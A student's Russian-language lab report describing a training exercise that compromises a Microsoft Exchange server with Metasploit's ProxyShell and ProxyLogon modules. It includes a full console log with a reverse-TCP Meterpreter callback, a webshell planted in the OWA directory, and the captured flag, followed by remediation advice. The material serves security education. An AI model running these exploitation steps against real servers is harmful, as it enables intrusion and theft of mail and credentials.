Отчёт по лабораторной работе №4 по кибербезопасности.

«Захват почтового сервера»

Отчет Выполнил: Дурдалыев Максат

СОДЕРЖАНИЕ

СПИСОК ИЛЛЮСТРАЦИЙ

1. ВВЕДЕНИЕ

Настоящий отчёт представляет собой документацию результатов выполнения учебно-тренировочных мероприятий по кибербезопасности на программном комплексе «Ampire». Работа проводилась в рамках сценария «Захват почтового сервера» с целью отработки практических навыков проведения разведки, поиска и эксплуатации уязвимостей в реальной инфраструктуре.

ОСНОВНАЯ ЦЕЛЬ:

Получение несанкционированного доступа к защищённому файлу (flag), расположенному в папке C:\Windows\system32\ на целевом почтовом сервере.

Задачи:

· Провести разведку сети для выявления целевых хостов и открытых портов.

· Идентифицировать версию программного обеспечения (Microsoft Exchange Server).

· Найти и эксплуатировать критические уязвимости для получения удалённого выполнения кода (RCE).

· Обнаружить и извлечь флаг, подтверждающий успешность компрометации.

Результат: УСПЕШНО — флаг получен двумя различными способами.

2. ИНФОРМАЦИЯ О КОМАНДЕ И РАСПРЕДЕЛЕНИИ ЗАДАНИЙ

2.1. Состав команды и распределение ответственности

· Команда: ()

· Лабораторная работа: 4-А

· Дата проведения работ: 20 ноября 2025 года

2.2. Детальная хронология выполнения работ

· 18:25 - Начало работ. Запуск терминала Kali Linux

· 18:25 - Проведение разведки сети, сканирование подсети 195.239.174.0/24

· 18:30 - Анализ веб-интерфейса Exchange Server, определение версии

· 18:35 - Запуск Metasploit Framework, выбор модулей для атаки

· 19:00 - Настройка и запуск модуля exchange_proxyshell_rce

· 19:01 - Успешное получение Meterpreter-сессии через ProxyShell

· 19:01 - Обнаружение и чтение флага: 58963

· 19:15 - Эксплуатация уязвимости ProxyLogon альтернативным методом

· 19:20 - Подтверждение успешного выполнения задания

3. ОБЩАЯ ИНФОРМАЦИЯ О СЦЕНАРИИ

3.1. Характеристики сценария

· Уровень сложности: 8/10

· Цель атаки: Файл C:\Windows\system32\flag_for_red_team.txt

· Тип нарушителя: Внешний злоумышленник

· Цель атаки: Получение несанкционированного доступа к конфиденциальным данным на почтовом сервере

· Квалификация нарушителя: Высокая, владеет современными инструментами кибератак

3.2. Контекст атаки

Атака была направлена на компрометацию почтового сервера Microsoft Exchange, расположенного во внешнем периметре организации. Нарушитель использовал цепочки уязвимостей ProxyShell и ProxyLogon для обхода аутентификации, повышения привилегий и получения удалённого выполнения кода.

3.3. Критические активы под защитой

· Корпоративная электронная почта

· Конфиденциальные переговоры и документы

· Учётные данные пользователей

· Научно-техническая информация предприятия

4. ДЕТАЛЬНАЯ ХРОНОЛОГИЯ РАБОТ

4.1. Этап 1: Проведение разведки

4.1. Этап 1: Разведка сети

Время: 18:25–18:30

Инструменты: Kali Linux, Nmap

Действия:

1. Запуск терминала Kali Linux.

2. Сканирование сети 195.239.174.0/24 с помощью Nmap.

3. Обнаружение хоста 195.239.174.1 с открытыми портами:

· 25/tcp (SMTP)

· 443/tcp (HTTPS)

Результат: Выявлен почтовый сервер Microsoft Exchange.

Задача:

Определить целевые хосты и открытые порты в подсети 195.239.174.0/24.

Методология:

· Запуск терминала Kali Linux для проведения работ

Рис. *1: Запуск терминала*

· Использование утилиты nmap для сканирования сети

· Анализ открытых портов и сервисов

Результаты:

В результате сканирования был идентифицирован хост 195.239.174.1 с открытыми портами:

· 25/tcp (SMTP) — сервис передачи электронной почты

· 443/tcp (HTTPS) — веб-интерфейс защищённого соединения

Наличие данных портов указывало на то, что на данном хосте размещён почтовый сервер.

Рис. 2: Результат сканирования сети утилитой nmap

Определение версии Exchange Server:

· Анализ веб-интерфейса https://195.239.174.1

· Использование инструментов разработчика для изучения HTML-кода

· Идентификация версии программного обеспечения через метаданные





Рис. 3: Веб-интерфейс Exchange Server

Рис. 4: Определение версии Exchange Server через инструменты разработчика

4.2. Этап 2: Эксплуатация уязвимости ProxyShell (CVE-2021-34473)

Время начала: 20.11.2025 18:35



Ответственный: (требуется уточнение)

Задача: Получить удалённый доступ к целевому серверу с использованием цепи уязвимостей ProxyShell.

Методология:

1. Запуск Metasploit Framework:

· Инициализация инструмента для проведения атаки




Рис. 5: Запуск Metasploit Framework

2. Выбор модуля для атаки:

· Поиск и выбор модуля exploit/windows/http/exchange_proxyshell_rce

· Данный модуль использует цепь уязвимостей: CVE-2021-31207, CVE-2021-34523, CVE-2021-34473




Рис. 6: Перечень модулей Metasploit для атаки на Exchange Server

3. Настройка параметров:

· Установка параметра rhosts 195.239.174.1 (целевой хост)

· Установка параметра lhost 195.239.174.11 (атакующая машина)

· Запуск эксплуатации

4. Процесс эксплуатации:

· Модуль успешно обошёл аутентификацию

· Присвоены права Mailbox Import Export

· Загружена полезная нагрузка через веб-шелл

· Получена Meterpreter-сессия

5. Поиск и извлечение флага:

· Переход в директорию C:/windows/system32/

· Чтение файла flag_for_red_team.txt

· Получение флага: 58963

```
msf6 > exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
[-] Unknown command: exploit(windows/http/exchange_proxyshell_rce). Run the help command for more details.
msf6 > use 65
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/li
starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] Additionally setting TARGET ⇒ Windows Dropper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxynotshell_rce) > use 67
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost ⇒ 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts ⇒ 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /home/reduser2/.msf4/loot/20251120190046_default_195.239.174.1_ad.
[+] Successfully assigned the 'Mailbox Import Export' role
[+] Proceeding with SID: S-1-5-21-202368901-3-296390216-3142847124-500 (Administrator@ampire.corp)
[*] Saving a draft email with subject 'BNCohTKw' containing the attachment with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\dF6QFKET.aspx
[*] Waiting for the export request to complete...
[+] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (203846 bytes) to 195.239.174.1
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\dF6QFKET.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:49673) at 2025-11-20 19:01:16 +0300
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter > cat C:/windows/system32/flag_for_red_team.txt
58963
meterpreter >
```

Рис. 7: Настройка и запуск модуля exchange_proxyshell_rce

Рис. 8: Процесс эксплуатации уязвимости ProxyShell и получение флага

Результат: УСПЕШНО — флаг получен, удалённый доступ к серверу установлен.

4.3. Этап 3: Эксплуатация уязвимости ProxyLogon (CVE-2021-26855)

Время начала: 20.11.2025 19:15

Ответственный: (требуется уточнение)

Задача: Получить удалённый доступ альтернативным методом через уязвимость ProxyLogon.

Методология:

1. Выбор модуля для атаки:
   · Использование модуля exploit/windows/http/exchange_proxylogon_rce
   · Модуль использует уязвимости: CVE-2021-26855, CVE-2021-27065
2. Настройка и запуск эксплуатации:
   · Установка параметров целевого хоста
   · Запуск процесса эксплуатации
   · Получение Meterpreter-сессии
3. Подтверждение успешности:
   · Задание успешно выполнено
   · Флаг получен и подтверждён в системе




Рис. 9: Процесс эксплуатации уязвимости ProxyLogon




Рис. 10: Подтверждение успешного выполнения задания

Результат: УСПЕШНО — флаг получен альтернативным методом.

5. ИТОГОВАЯ СВОДКА ПО ВЫПОЛНЕННЫМ РАБОТАМ

Хронология выполнения:

№ Этап Время начала Время завершения Длительность Статус

1 Разведка сети 18:25 18:30 5 минут УСПЕШНО

2 Эксплуатация ProxyShell 18:35 19:01 26 минут УСПЕШНО

3 Эксплуатация ProxyLogon 19:15 19:20 5 минут УСПЕШНО

Метрики эффективности:

· Общее время выполнения: 55 минут

· Количество успешных векторов атаки: 2

· Эффективность обнаружения уязвимостей: 100%

· Эффективность эксплуатации: 100%

6. АНАЛИЗ ВЫЯВЛЕННЫХ УЯЗВИМОСТЕЙ

6.1. Уязвимость 1: ProxyShell (CVE-2021-34473)

· Тип: Удалённое выполнение кода

· Уровень риска: Критический (CVSS: 9.1)

· Компонент: Microsoft Exchange Server

· Воздействие: Полный контроль над сервером

6.2. Уязвимость 2: ProxyLogon (CVE-2021-26855)

· Тип: Обход аутентификации + RCE

· Уровень риска: Критический (CVSS: 9.1)

· Компонент: Microsoft Exchange Server

· Воздействие: Несанкционированный доступ к почтовым ящикам

7. МЕРЫ ПО УСТРАНЕНИЮ УЯЗВИМОСТЕЙ И УСИЛЕНИЮ ЗАЩИТЫ

7.1. Немедленные действия:

· Установка последних обновлений безопасности для Exchange Server

· Блокировка доступа к уязвимым компонентам через WAF

· Мониторинг подозрительной активности

7.2. Долгосрочные меры:

· Регулярное обновление программного обеспечения

· Внедрение сегментации сети

· Усиление мониторинга и логирования

· Проведение регулярных тестов на проникновение

8. РЕЗУЛЬТАТЫ И ВЫВОДЫ

8.1. Ключевые достижения:

· Успешное получение флага двумя независимыми методами

· Демонстрация критических уязвимостей в Exchange Server

· Отработка навыков работы с Metasploit Framework

· Полное документирование процесса атаки

8.2. Выявленные проблемы безопасности:

· Использование устаревших версий программного обеспечения

· Отсутствие своевременного обновления систем безопасности

· Недостаточный мониторинг сетевой активности

9. ЗАКЛЮЧЕНИЕ

Лабораторная работа успешно завершена. Все учебные цели достигнуты. Продемонстрирована эффективность современных методов кибератак и важность своевременного обновления систем безопасности.

ОБЩИЙ РЕЗУЛЬТАТ: ВЫПОЛНЕНИЕ НА 100%

· Все поставленные задачи выполнены

· Флаг успешно получен двумя различными способами

· Получены практические навыки работы с инструментами кибербезопасности

· Создана полная документация по проведённым работам

10. ПРИЛОЖЕНИЯ: СТРУКТУРА ДОКАЗАТЕЛЬСТВ

Все скриншоты и материалы, подтверждающие выполнение работы, прилагаются к настоящему отчёту и пронумерованы в соответствии с приведённым списком иллюстраций.